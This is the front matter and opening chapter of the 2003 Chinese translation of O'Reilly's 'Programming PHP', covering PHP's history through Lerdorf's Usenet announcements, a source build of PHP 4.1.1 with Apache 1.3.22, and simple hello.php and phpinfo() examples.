

Programming PHP



PHP

程序设计

O'REILLY®

中国电力出版社

Rasmus Lerdorf & Kevin Tatroe 著

邓云佳 等译

PHP 程序设计



PHP 是一种简单而强大的开源脚本语言，用于创建动态 Web 内容。数百万靠 PHP 工作的 Web 站点证明了它的受欢迎程度和使用的简易性。程序员和 Web 设计师都愿意使用 PHP，前者欣赏它的灵活性和速度，后者则喜欢它的易用和方便。

本书是该语言的最新版本 PHP 4 的权威指南，其中包含了 PHP 的创建者 Rasmus Lerdorf 的独到见解。本书以一种清晰而简练的风格介绍了 PHP 语言的语法和程序设计技术，并通过大量的示例演示了它们的正确使用方法和习惯用法。本书还给出了设计风格提示和实际的程序设计建议，这些将帮助你不仅成为一个 PHP 程序员，而且将是出色的 PHP 程序员。

本书涵盖了创建一个高效 PHP Web 应用程序所需要的所有技术，其内容包括：

- PHP 语言基础的详细信息，包括数据类型、变量、操作符和流控制语句。
- 用专门章节讨论关于函数、字符串、数组和对象的基本内容。
- 涵盖通用的 PHP Web 应用程序设计技术，如表单处理和验证、会话跟踪以及 cookie。
- 用和数据库无关的 PEAR DB 库与关系数据库（如 MySQL 和 Oracle）进行交互的内容。
- 介绍用 PHP 生成动态图像、创建 PDF 文件和解析 XML 文件。
- PHP 的高级话题，如创建安全脚本、错误处理、性能调整以及编写自己的 C 语言扩展。
- 关于 PHP 所有核心函数和标准扩展的快速参考。

Rasmus Lerdorf 是 PHP 的缔造者和开发领袖，**Kevin Tatroe** 是一名软件咨询专家。

ISBN 7-5083-1418-2



9 787508 314181 >

O'Reilly & Associates, Inc. 授权中国电力出版社出版

ISBN 7-5083-1418-2

定价：68.00 元

PHP 程序设计

*Rasmus Lerdorf, Kevin Tatroe,
Bob Kaehms & Ric McGredy* 著

邓云佳 等译

O'REILLY®

Beijing • Cambridge • Farnham • Köln • Paris • Sebastopol • Taipei • Tokyo

O'Reilly & Associates, Inc. 授权中国电力出版社出版

中国电力出版社

图书在版编目 (CIP) 数据

PHP 程序设计 / (美) 勒道夫 (Lerdorf, R.) 等著; 邓云佳等译. - 北京: 中国电力出版社, 2003

书名原文: Programming PHP

ISBN 7-5083-1418-2

I. P... II. ①勒... ②邓... III. PHP 语言 - 程序设计 IV. TP312

中国版本图书馆 CIP 数据核字 (2003) 第 014373 号

北京市版权局著作权合同登记

图字: 01-2002-2787 号

©2002 by O'Reilly & Associates, Inc.

Simplified Chinese Edition, jointly published by O'Reilly & Associates, Inc. and China Electric Power Press, 2002. Authorized translation of the English edition, 2002 O'Reilly & Associates, Inc., the owner of all rights to publish and sell the same.

All rights reserved including the rights of reproduction in whole or in part in any form.

英文原版由 O'Reilly & Associates, Inc. 出版 2002。

简体中文版由中国电力出版社出版 2002。英文原版的翻译得到 O'Reilly & Associates, Inc. 的授权。此简体中文版的出版和销售得到出版权和销售权的所有者 — O'Reilly & Associates, Inc. 的许可。

版权所有, 未得书面许可, 本书的任何部分和全部不得以任何形式复制。

书 名 / PHP 程序设计

书 号 / ISBN 7-5083-1418-2

责任编辑 / 宋宏

封面设计 / Ellie Volckhausen, 张健

出版发行 / 中国电力出版社 (www.infopower.com.cn)

地 址 / 北京三里河路 6 号 (邮政编码 100044)

经 销 / 全国新华书店

印 刷 / 北京市地矿印刷厂

开 本 / 787 毫米 × 1092 毫米 16 开本 35 印张 519 千字

版 次 / 2003 年 7 月第一版 2003 年 7 月第一次印刷

印 数 / 0001-5000 册

定 价 / 68.00 元 (册)

O'Reilly & Associates 公司介绍

为了满足读者对网络 and 软件技术知识的迫切需求,世界著名计算机图书出版机构 O'Reilly & Associates 公司授权中国电力出版社,翻译出版一批该公司久负盛名的英文经典技术专著。

O'Reilly & Associates 公司是世界上在 UNIX、X、Internet 和其他开放系统图书领域具有领导地位的出版公司,同时是联机出版的先锋。

从最畅销的《The Whole Internet User's Guide & Catalog》(被纽约公共图书馆评为二十世纪最重要的 50 本书之一)到 GNN (最早的 Internet 门户和商业网站),再到 WebSite (第一个桌面 PC 的 Web 服务器软件),O'Reilly & Associates 一直处于 Internet 发展的最前沿。

许多书店的反馈表明,O'Reilly & Associates 是最稳定的计算机图书出版商——每一本书都一版再版。与大多数计算机图书出版商相比,O'Reilly & Associates 公司具有深厚的计算机专业背景,这使得 O'Reilly & Associates 形成了一个非常不同于其他出版商的出版方针。O'Reilly & Associates 所有的编辑人员以前都是程序员,或者是顶尖级的技术专家。O'Reilly & Associates 还有许多固定的作者群体——他们本身是相关领域的技术专家、咨询专家,而现在编写著作,O'Reilly & Associates 依靠他们及时地推出图书。因为 O'Reilly & Associates 紧密地与计算机业界联系着,所以 O'Reilly & Associates 知道市场上真正需要什么图书。

目录

前言	1
第一章 PHP 简介	7
PHP 能做什么	7
PHP 的简要历史	8
安装 PHP	14
PHP 纵览	16
第二章 语言基础	25
词法结构	25
数据类型	33
变量	40
表达式和操作符	45
流控制语句	59
包含代码	69
在 Web 页面中嵌入 PHP	71

第三章 函数	76
调用函数	76
定义函数	77
变量作用域	80
函数参数	82
返回值	85
可变函数	86
匿名函数	87
 第四章 字符串	 88
引用字符串常量	88
输出字符串	92
访问单个字符	97
整理字符串	97
编码和转义	99
字符串比较	105
字符串查找和处理	108
正则表达式	116
POSIX 风格的正则表达式	121
兼容 Perl 的正则表达式	126
 第五章 数组	 141
索引数组与关联数组	141
标识数组的元素	142
在数组中存储数据	143
多维数组	146
析取多个值	146
数组和变量之间的转换	151
遍历数组	152
排序	158

作用于整个数组	163
使用数组	165
第六章 对象	169
术语	170
创建对象	171
访问属性和方法	172
声明类	173
自省	178
串行化	185
第七章 Web 技术	189
HTTP 基础	189
变量	191
服务器信息	192
表单处理	194
设置响应头	207
状态维持	211
SSL	222
第八章 数据库	224
使用 PHP 访问数据库	224
关系数据库和 SQL	226
PEAR DB 基础	227
高级数据库技术	234
应用示例	240
第九章 图形	251
在页面中嵌入图像	251
GD 扩展	253

图像基本概念	254
创建和绘制图像	254
带文本的图像	259
动态创建按钮	262
缩放图像	266
颜色处理	267
第十章 PDF	273
PDF 扩展	273
文档和页面	274
文本	277
图像和图形	287
导航	299
PDF 的其他功能	302
第十一章 XML	306
XML 入门指南	307
生成 XML	308
解析 XML	310
使用 XSLT 转换 XML	323
Web 服务	326
第十二章 安全	331
全局变量和表单数据	331
文件名	334
上传文件	336
文件权限	338
隐藏 PHP 库	341
PHP 代码	342

shell 命令	343
安全总结	344

第十三章 应用技术..... 345

代码库	345
模板系统	346
输出处理	349
错误处理	352
性能调整	358

第十四章 扩展 PHP..... 367

体系结构概览	367
开发时需要什么	368
创建第一个扩展	370
config.m4 文件	379
内存管理	381
pval/zval 数据类型	383
参数处理	388
返回值	391
引用	396
全局变量	398
创建变量	401
扩展 INI 项	402
资源	404
后述	406

第十五章 Windows 上的 PHP..... 407

在 Windows 上安装和配置 PHP	407
为 Windows 和 Unix 编写可移植代码	412

与 COM 连接	417
与 ODBC 数据源交互	426
 附录一 函数参考	 433
 附录二 扩展概述	 526
 词汇表	 543

前言

现在，Web已经前所未有地成为了团体和个人的主要交流媒介，Web站点可以包含图片相册、购物车和产品清单等等。目前许多Web站点都是由PHP驱动的，PHP是一种开源的脚本语言，设计它的最初目的就是用来生成HTML内容。

从1994年诞生到现在，PHP已经席卷了整个Web世界。数以百万计的用PHP设计的网站证明了它的受欢迎程度及其易用性。PHP同时拥有Perl/CGI、ASP (Active Server Pages)和HTML的优点，以至于每天人们都在学习PHP并且用它来建立强大的动态网站。

PHP语言的核心特性是强大的字符串和数组处理工具，还提供了面向对象的编程支持。使用标准模块和自选的扩展模块，PHP应用程序可以与MySQL或Oracle这样的关系数据库相结合，用于绘图、创建PDF文件和解析XML文件。你可以用C语言编写自己的PHP扩展模块（例如，为PHP与已经存在的代码库中的函数之间提供一个接口），甚至还可以在Windows上运行PHP，从而用COM控制其他Windows应用程序（如Word和Excel），或者使用ODBC与数据库交互。

本书是PHP语言的学习指南。读完本书后你就会知道PHP语言是如何工作的，以及如何使用PHP所具有的众多强大的标准扩展，并学会如何设计、建立自己的PHP Web应用程序。

本书的读者

PHP 是一个文化的融合器。程序员们欣赏它的灵活和快速，而 Web 设计者欣赏它的简单易用。两种文化都需要一本清晰而且准确的语言参考书。

如果你是一个程序员，那么这本书就是写给你的。书中首先大体描述了 PHP 语言，然后适当地讨论了其细节。许多例子都给出了清晰的讲解，并且有实际的编程建议和多种风格的提示，所有这些将帮助你不仅仅成为一个 PHP 程序员，而且是一个出色的 PHP 程序员。

如果你是一个 Web 设计者，你将感谢本书对特定技术（如 XML、会话和图形）的清晰且有用的指导。你还可以快速地从使用简单术语介绍基本编程概念的章节中得到所需要的信息。

本书假定读者有 HTML 基础。如果你不懂 HTML，就必须在学习 PHP 之前从简单的网页得到一些 HTML 经验。更多关于 HTML 的信息，请参阅 Chuck Musciano 和 Bill Kennedy 写的《HTML & XHTML: The Definitive Guide》（O'Reilly 出版，译注 1）。

本书的结构

本书内容的编排适合于从头到尾阅读或直接跳到你感兴趣的部分阅读。全书分成 15 章和两个附录，如下所示：

第一章“PHP 简介”，讨论 PHP 的发展历史并给你一个 PHP 程序能干什么的粗略印象。

第二章“语言基础”，简要介绍 PHP 程序基础，包括标识符、数据类型、操作符和流程控制语句。

第三章“函数”，讨论用户定义函数，包括作用域、变长参数列表、变量和匿名函数。

译注 1. 本书中文版《HTML 与 XHTML 权威指南》已由中国电力出版社引进出版。

第四章“字符串”，包括建立、分解、查找和修改字符串所用到的函数。

第五章“数组”，详细讲述用于数组的构造、处理和排序的函数和符号。

第六章“对象”，包括 PHP 的面向对象特性。在这一章中将学到关于类、对象、继承（inheritance）和自省（introspection）的知识。

第七章“Web 技术”，讨论 Web 基础（如表单参数与验证、cookie 和会话）。

第八章“数据库”，讨论与数据库相关的 PHP 的模块和函数，用 PEAR DB 类和 MySQL 数据库作为例子。

第九章“图形”，告诉你在 PHP 中如何以多种格式创建和修改图形文件。

第十章“PDF”，解释了如何从一个 PHP 应用程序创建 PDF 文件。

第十一章“XML”，介绍了用于生成和解析 XML 数据的 PHP 扩展，其中一节介绍了 Web 服务协议 XML-RPC。

第十二章“安全”，为想创建安全脚本的程序员提供有价值的建议和指导。在这里你会学到最实际的编程技术，这些技术将帮助你避免可能导致灾难的错误。

第十三章“应用技术”，讨论 PHP 程序员最终要用的高级技术，包括错误处理和性能调整。

第十四章“扩展 PHP”，本章是提高的一章，教会你用 C 语言快速建立一个 PHP 扩展。

第十五章“Windows 上的 PHP”，讨论将 PHP 移植到 Windows 的诀窍和需要注意的问题。还讨论了 Windows 独有的特性，如 COM 和 ODBC。

附录 A：“函数参考”，PHP 所有核心函数的便捷参考。

附录 B：“扩展概述”，简要描述 PHP 的标准扩展。

本书的排版约定

本书英文使用如下字体约定：

斜体 (*Italic*)

用于文件、路径名、email 地址和 URL，也在定义新术语时使用。

等宽字体 (`Constant Width`)

用于出现在正文中的代码、关键字、变量、函数、命令选项、参数、类名和HTML 标签。

等宽粗体 (**`Constant Width Bold`**)

用于标记代码的输出行。

等宽斜体 (*`Constant Width Italic`*)

用于一般占位符，表示在程序中应该被实际值代替的项。

建议与评论

本书的内容都经过测试，尽管我们做了最大的努力，但错误和疏忽仍然是在所难免的。如果你发现有什么错误，或者是对将来的版本有什么建议，请通过下面的地址告诉我们：

美国：

O'Reilly & Associates, Inc.

101 Morris Street

Sebastopol, CA 95472

中国：

100080 北京市海淀区知春路 49 号希格玛公寓 B 座 809 室

奥莱理软件（北京）有限公司

本书有一个网址：

<http://www.oreilly.com/catalog/progphp/>

询问技术问题或对本书的评论，请发电子邮件到：

info@mail.oreilly.com.cn

bookquestions@oreilly.com

最后，您可以在 WWW 上找到我们：

http://www.oreilly.com

http://www.oreilly.com.cn

致谢

我们十分感谢技术审校，感谢他们对本书内容的建设性意见，他们是：Shane Caraveo、Andi Gutmans 和 Stig Bakken。我们还要感谢 Andi Gutmans、Zeev Suraski、Stig Bakken、Shane Caraveo 和 Randy Jay Yarger，感谢他们为本书的草稿所做出的贡献。

Rasmus Lerdorf

我要感谢规模巨大而且热闹非凡的 PHP 社区，可以说没有它就没有 PHP 的今天。

Kevin Tatroe

我差点因为太谨慎而靠边站了，要感谢 Nat Torkington 把我拖进了这个项目。（希望你不要去写书，那是一个痛苦的经历……嗨！想写书吗？）当我正在写书的时候，Nerdsholm 和 3WA 的人总是很热心地帮助我，这对于本书的完成很有帮助。如果没有每月两次的游戏活动来保持健康心态，我无疑会在交稿之前就放弃了：感谢我的玩伴 Jenn、Keith、Joe、Keli、Andy、Brad、Pete 和 Jim。

最后，也是最重要的，Jennifer 和 Hadden 应该得到无限的感激，他们在过去的一年里忍受了比任何好朋友更多的忽视。

Bob Kaehms

感谢我的妻子 Janet 和孩子们 (Jenny、Megan 和 Bobby)，感谢 Alan Brown 帮助我理解 COM 和 PHP 的集成问题，感谢 Media Net Link 的全体职员允许我把这个项目加到我日益繁重的业余活动中。

Ric McGredy

感谢我的家庭容忍我经常不在家，感谢 Nat 接手该项目，感谢我在 Media Net Link 的同事们给予的所有帮助和支持。

第一章

PHP 简介

PHP 是为创建 HTML 内容而设计的既简单又强大的语言。本章内容涵盖了 PHP 语言的基本背景，描述了 PHP 的历史和本质，PHP 运行的平台，以及如何下载、安装和配置 PHP。本章最后快速预览了一些 PHP 程序，举例说明如何用 PHP 完成一般任务，如表单数据的处理、与数据库的交互和图形的创建等。

PHP 能做什么

PHP 主要应用在两个方面：

服务器端脚本

PHP 最开始是被设计成用来创建动态 Web 内容的，而且这仍然是最适合它的任务。要生成 HTML，就需要 PHP 解析程序和 Web 服务器来传送文档。近来，PHP 也成为生成 XML 文档、图形、Flash 动画和 PDF 文件等的流行语言。

命令行脚本

PHP 可以和 Perl、awk 或 Unix shell 一样以命令行方式运行脚本。可以用命令行脚本来执行系统管理任务，例如备份和日志解析。

客户端 GUI 应用

使用 PHP-GTK (<http://gtk.php.net>)，开发人员可以用 PHP 编写成熟的跨平台 GUI (Graphical User Interface，图形用户界面) 应用程序。

本书将把注意力集中于第一项，即用 PHP 开发动态 Web 内容。

PHP 可以运行在所有主要的操作系统上，从 Unix 的变体 (Linux、FreeBSD 和 Solaris) 到各种非 Unix 平台 (比如 Windows 和 Mac OS X)。它可以用在所有主流服务器上，包括 Apache、Microsoft IIS 和 Netscape/iPlanet 服务器。

这种语言非常灵活。例如，输出不仅仅限于 HTML 或文本文件，任何其他文档格式都可以生成。PHP 内部支持生成 PDF 文件，GIF、JPG 和 PNG 图像，以及 Flash 电影。

PHP 最重要的特性之一是对数据库的广泛支持。PHP 支持所有主流数据库 (包括 MySQL、PostgreSQL、Oracle、Sybase 和兼容 ODBC 的数据库)，甚至包括许多模糊的数据库。用 PHP 从数据库中创建有动态内容的 Web 页面是非常简单的。

最后，PHP 提供了一个 PHP 代码库来完成一般任务，如用 PEAR (PHP Extension and Application Repository, PHP 扩展与应用库) 完成数据库抽象、错误处理等等。PEAR 是可重用的 PHP 组件框架和分布系统。关于 PEAR 的更多信息，可以在 <http://pear.php.net> 上找到。

PHP 的简要历史

1994 年 Rasmus Lerdorf 第一个设计出 PHP，但是今天人们所用的 PHP 和最初的版本有很多不同。要知道 PHP 是如何变成今天这个样子的，最好去了解一下该语言的发展历史。以下是 Rasmus 讲述的故事。

PHP 的发展过程

以下是 1995 年 6 月我在 Usenet 新闻组 *comp.infosystems.www.authoring.cgi* 上所做的 PHP 1.0 声明：

```
From: rasmus@io.org (Rasmus Lerdorf)
Subject: Announce: Personal Home Page Tools (PHP Tools)
Date: 1995/06/08
Message-ID: <3r7pgp$aal@ionews.io.org>#1/1
organization: none
newsgroups: comp.infosystems.www.authoring.cgi
```

Announcing the Personal Home Page Tools (PHP Tools) version 1.0.

These tools are a set of small tight cgi binaries written in C.
They perform a number of functions including:

- . Logging accesses to your pages in your own private log files
- . Real-time viewing of log information
- . Providing a nice interface to this log information
- . Displaying last access information right on your pages
- . Full daily and total access counters
- . Banning access to users based on their domain
- . Password protecting pages based on users' domains
- . Tracking accesses ** based on users' e-mail addresses **
- . Tracking referring URL's - HTTP_REFERER support
- . Performing server-side includes without needing server support for it
- . Ability to not log accesses from certain domains (ie. your own)
- . Easily create and display forms
- . Ability to use form information in following documents

Here is what you don't need to use these tools:

- . You do not need root access - install in your ~/public_html dir
- . You do not need server-side includes enabled in your server
- . You do not need access to Perl or Tcl or any other script interpreter
- . You do not need access to the httpd log files

The only requirement for these tools to work is that you have the ability to execute your own cgi programs. Ask your system administrator if you are not sure what this means.

The tools also allow you to implement a guestbook or any other form that needs to write information and display it to users later in about 2 minutes.

The tools are in the public domain distributed under the GNU Public License. Yes, that means they are free!

For a complete demonstration of these tools, point your browser at: <http://www.io.org/~rasmus>

-
Rasmus Lerdorf
rasmus@io.org
<http://www.io.org/~rasmus>

注意，以上信息中出现的 URL 和 email 地址都是很久以前的。这个声明反映出当时人们所关心的事，如口令保护页，以及如何更容易地创建表单和访问表单数据。该声明也说明了 PHP 作为众多有用工具所搭建的框架的起始位置。

声明仅仅谈到了PHP所具有的工具，但后来的目标却成了创建一个框架，使得扩展PHP和添加工具更容易。这些附加软件的业务逻辑是用C语言写的（一个调用不同C语言函数、从HTML拾取标签的简单解析程序）。创建一个脚本编程语言根本不是我们的目标。

那么，到底发生了什么？

我最早着手的是多伦多大学的一个大型项目，项目需要一个可以从不同地方获得数据的工具和一个漂亮的基于Web的管理界面。当然，我清楚PHP可以完美地完成任务，但是出于性能的原因，PHP 1中的各种小工具不得不被拿来放到一起，并集成进Web服务器中。

起初，我做了一些粗糙的东西作为NCSA（国家超级计算应用中心）Web服务器的补丁，使得该服务器支持PHP的核心功能。该方法的问题是，用户不得不用这个特殊的粗糙版本替换Web服务器软件。幸运的是，Apache在这前后也开始得到了发展，并且Apache API使得它更容易给服务器添加功能（如PHP）。

大约在一年后，许多工作都已完成而且关注的焦点也发生了变化。下面是1996年4月发表的PHP第二版（PHP/FI）的声明：

```
From: rasmus@madhaus.utcs.utoronto.ca (Rasmus Lerdorf)
Subject: ANNOUNCE: PHP/FI Server-side HTML-Embedded Scripting Language
Date: 1996/04/16
Newsgroups: comp.infosystems.www.authoring.cgi
```

```
PHP/FI is a server-side HTML embedded scripting language. It has built-in
access logging and access restriction features and also support for
embedded SQL queries to mSQL and/or Postgres95 backend databases.
```

```
It is most likely the fastest and simplest tool available for creating
database-enabled web sites.
```

```
It will work with any UNIX-based web server on every UNIX flavour out
there. The package is completely free of charge for all uses including
commercial.
```

```
Feature List:
```

```
Access Logging
Log every hit to your pages in either a dbm or an mSQL database.
Having hit information in a database format makes later analysis easier.
Access Restriction
```

```
    Password protect your pages, or restrict access based on the refering URL
    plus many other options.
. mSQL Support
    Embed mSQL queries right in your HTML source files
. Postgres95 Support
    Embed Postgres95 queries right in your HTML source files
. DBM Support
    DB, DBM, NDBM and GDBM are all supported
. RFC-1867 File Upload Support
    Create file upload forms
. Variables, Arrays, Associative Arrays
. User-Defined Functions with static variables + recursion
. Conditionals and While loops
    Writing conditional dynamic web pages could not be easier than with
    the PHP/FI conditionals and looping support
. Extended Regular Expressions
    Powerful string manipulation support through full regexp support
. Raw HTTP Header Control
    Lets you send customized HTTP headers to the browser for advanced
    Features such as cookies.
. Dynamic GIF Image Creation
    Thomas Boutell's GD library is supported through an easy-to-use set of
    tags.
```

It can be downloaded from the File Archive at: <URL:<http://www.vex.net/php>>

--

Rasmus Lerdorf
rasmus@vex.net

这是第一次用到术语“脚本编程语言 (scripting language)”。PHP 1 单纯的标签置换 (tag-replacement) 代码被替换成可以处理更复杂的嵌入式标签语言的解析程序。按现在的标准，标签语言不是特别复杂，但它与 PHP 1 相比当然是复杂的。

这种改变的主要原因是：很少有 PHP 1 用户真正对使用基于 C 框架来创建附加的组件感兴趣。绝大多数用户更感兴趣的是可以在 Web 页面中直接嵌入逻辑，创建条件性的 HTML、自定义标签和其他特性。PHP 1 用户要求有能力加入适当的页脚或有条件地传送各种 HTML 块。这导致了 if 标签的创建。一旦使用了 if，也就必须使用 else。从那时开始，PHP1 的用户数灾难性地急剧下滑，不管你是否愿意，最后都要写一个完整的脚本编程语言。

到 1997 年中，PHP 第二版有了相当大的发展，并且已经吸引了许多用户，但是底层解析引擎的稳定性仍然有一些问题。项目在各处得到少量帮助，但主要是一个人在努力。这时，Tel Aviv 公司的 Zeev Suraski 和 Andi Gutmans 自愿重写了底层的解析引擎，并且我们同意将他们重写的东西作为 PHP 第三版的基础。其他人也自愿为

PHP的其他部分而工作,并且项目从一个人的努力变成了一些自愿者为了全世界范围的众多开发者拥有真正意义上的开源项目而努力。

下面是1998年6月PHP 3.0的声明:

June 6, 1998 -- The PHP Development Team announced the release of PHP 3.0, the latest release of the server-side scripting solution already in use on over 70,000 World Wide Web sites.

This all-new version of the popular scripting language includes support for all major operating systems (Windows 95/NT, most versions of Unix, and Macintosh) and web servers (including Apache, Netscape servers, WebSite Pro, and Microsoft Internet Information Server).

PHP 3.0 also supports a wide range of databases, including Oracle, Sybase, Solid, MySQL, mSQL, and PostgreSQL, as well as ODBC data sources.

New features include persistent database connections, support for the SNMP and IMAP protocols, and a revamped C API for extending the language with new features.

"PHP is a very programmer-friendly scripting language suitable for people with little or no programming experience as well as the seasoned web developer who needs to get things done quickly. The best thing about PHP is that you get results quickly," said Rasmus Lerdorf, one of the developers of the language.

"Version 3 provides a much more powerful, reliable and efficient implementation of the language, while maintaining the ease of use and rapid development that were the key to PHP's success in the past", added Andi Gutmans, one of the implementors of the new language core.

"At Circle Net we have found PHP to be the most robust platform for rapid web-based application development available today," said Troy Cobb, Chief Technology Officer at Circle Net, Inc. "Our use of PHP has cut our development time in half, and more than doubled our client satisfaction. PHP has enabled us to provide database-driven dynamic solutions which perform at phenomenal speeds."

PHP 3.0 is available for free download in source form and binaries for several platforms at <http://www.php.net/>.

The PHP Development Team is an international group of programmers who lead the open development of PHP and related projects.

For more information, the PHP Development Team can be contacted at core@php.net.




图 1-2: PHP 域名的增长

安装 PHP

PHP 可以用在许多操作系统和平台上。尽管如此,最普遍的还是把 PHP 作为 Apache Web 服务器的一个模块安装在 Unix 机器上。本节主要描述如何在 Apache 上安装 PHP。如果你对在 Windows 上运行 PHP 感兴趣,那么请参见第十五章,在那里有详细的解释。

在 Apache 上安装 PHP,必须有一台带有兼容 ANSI 的 C 语言编译器的 Unix 机器,和至少 5MB 左右的可用硬盘空间来存放源代码和目标文件。还需要进入 Internet 获取 PHP 和 Apache 源代码。

首先下载 PHP 和 Apache 源文件。最新的文件总能分别从 <http://www.php.net> 和 <http://www.apache.org> 找到。将这些文件存放在相同的目录下,然后你会得到:

```
-rw-r--r--  1 gnat  wheel  2177983 Oct  9 09:34 apache_1.3.22.tar.gz
-rw-r--r--  1 gnat  wheel  3371385 Dec 10 14:29 php-4.1.1.tar.gz
```

现在,解压缩并取出文件:

```
# gunzip -c apache_1.3.22.tar.gz | tar xf -
# gunzip -c php-4.1.1.tar.gz | tar xf -
```

将每一个文件分装到它自己的子目录下,如下所示:

```
drwxr-xr-x  8 gnat  wheel      512 Dec 16 11:26 apache_1.3.22
drwxr-xr-x 16 gnat  wheel     2048 Dec 21 23:48 php-4.1.1
```

下一步是配置 Apache，然后是配置 PHP，告诉它 Apache 的源代码在哪里，并且指定你想嵌入 PHP 的其他特性。你或许需要自定义 PHP 和 Apache 的配置。例如，提供选项 `--prefix=/some/path` 给 Apache 的 `configure`，可以改变 Apache 期望得到的配置文件和实用工具的路径。与此类似，PHP 的典型选项包括 `--with-apache`，该选项用来确定 Apache 源树的位置；`--enable-inline-optimizations` 可以启用编译选项，以提供一个更快的 PHP 解释器；`--with-mysql` 用来确定安装 MySQL 的位置。各个配置创建的详细输出如下所示：

```
# cd apache_1.3.22
# ./configure --prefix=/usr/local/apache
Configuring for Apache, Version 1.3.22
+ using installation path layout: Apache (config.layout)
Creating Makefile
Creating Configuration.apaci in src
Creating Makefile in src
+ configured for FreeBSD 4.2 platform
+ setting C compiler to gcc
...
# cd ../php-4.1.1
# ./configure --with-apache=../apache_1.3.22 --enable-inline-optimization \
  --with-mysql=/usr
creating cache ./config.cache
checking for a BSD compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking whether make sets ${MAKE}... yes
checking for working aclocal... missing
checking for working autoconf... found
checking for working automake... missing
checking for working autoheader... found
checking for working makeinfo... found
Updated php_version.h
...
```

关于每个包可用的 `configure` 选项的完整清单，请看以下命令的输出：

```
./configure --help
```

现在可以建立和安装 PHP：

```
# make
# make install
```

这些命令也可以安装 PEAR 库并将编译好的 Apache 模块复制到 Apache 源树。

最后, 改变目录回到 Apache 目录。重新配置 Apache, 告诉它最新生成的 PHP 模块并且编译和安装它:

```
# cd ../apache_1.3.22
# ./configure --prefix=/usr/local/apache --activate-module=src/modules/php4/libphp4.a
# make
# make install
```

现在已经将 Apache 安装在 `/usr/local/apache` 下, PHP 也已经启用。PHP 的扩展也安装了 (可能在 `/usr/local/lib/php` 目录中)。你仍然需要通过配置 Web 服务器来用 PHP 解释器处理 `.php` 页面和启动服务器。你也可能想改变 PHP 的配置。

注意, 如果 Apache 已经安装好并且正运行在服务器上, 就有可能把 PHP 添加到已存在的 Apache 实例中而不需要重新编译。这实际上是现在最普遍的建立 PHP 的方式。在配置行使用 `--with-apxs` 代替 `--with-apache`。在这种情况下不再需要 Apache 源代码, 只要 `apxs` 脚本在服务器上可用就行。包含这个脚本和相应文件的大多数 Linux 文件放在 `apache-devel` 包中。

PHP 的配置被放到 `php.ini` 文件中。这个文件中的设置控制了 PHP 特性的行为, 如会话处理和表单处理。后面的章节将谈到 `php.ini` 选项, 但是本书中的代码一般不要求有自定义的配置。更多关于 `php.ini` 配置的信息请到 <http://www.php.net/manual/en/configuration.php> 上查阅。

一旦有了 Web 服务器, 就必须告诉服务器 `.php` 文件都由 PHP 模块处理。把这个放进 Apache 的 `httpd.conf` 文件里并且重新启动 Web 服务器:

```
AddType application/x-httpd-php .php
```

PHP 和 Apache 源目录都包含一个称为 `INSTALL` 的文件, 这个文件包括排除故障和建立那些程序的详细说明。如果想要非标准地安装、或按照这里给出的指导而遇到了问题, 就一定要阅读 `INSTALL` 文件。

PHP 纵览

PHP 页面是嵌入了 PHP 命令的 HTML 页面。这是相对与许多用脚本生成动态 HTML

网页的解决方案来说的。Web 服务器执行 PHP 命令并将输出（以及来自文件的 HTML）传送到浏览器。例 1-1 显示了一个完整的 PHP 页面。

例 1-1: `hello.php`

```
<html>
  <head>
    <title>Look Out World</title>
  </head>

  <body>
    <?php echo 'Hello, world!' ?>
  </body>
</html>
```

将例 1-1 的内容保存到文件 `hello.php` 中，然后点击浏览器查看。结果如图 1-3 所示。




图 1-3: `hello.php` 的输出

PHP 命令 `echo` 产生的输出（字符串“Hello, world!”）被插入到 HTML 文件中。在这个例子中，PHP 代码放在标签 `<?php` 和 `?>` 之间。还有其他的方法标记 PHP 代码，请查阅第二章的完整描述。

配置页面

PHP 函数 `phpinfo()` 创建了一个完整的关于 PHP 安装信息的 HTML 页。该函数可以用来查看是否安装了特定的扩展，或 `php.ini` 文件是否是自定义的。例 1-2 显示了一个完整的 `phpinfo()` 页面。

例 1-2: 使用 `phpinfo()`

```
<?php phpinfo(); ?>
```

图 1-4 显示了例 1-2 输出的第一部分。

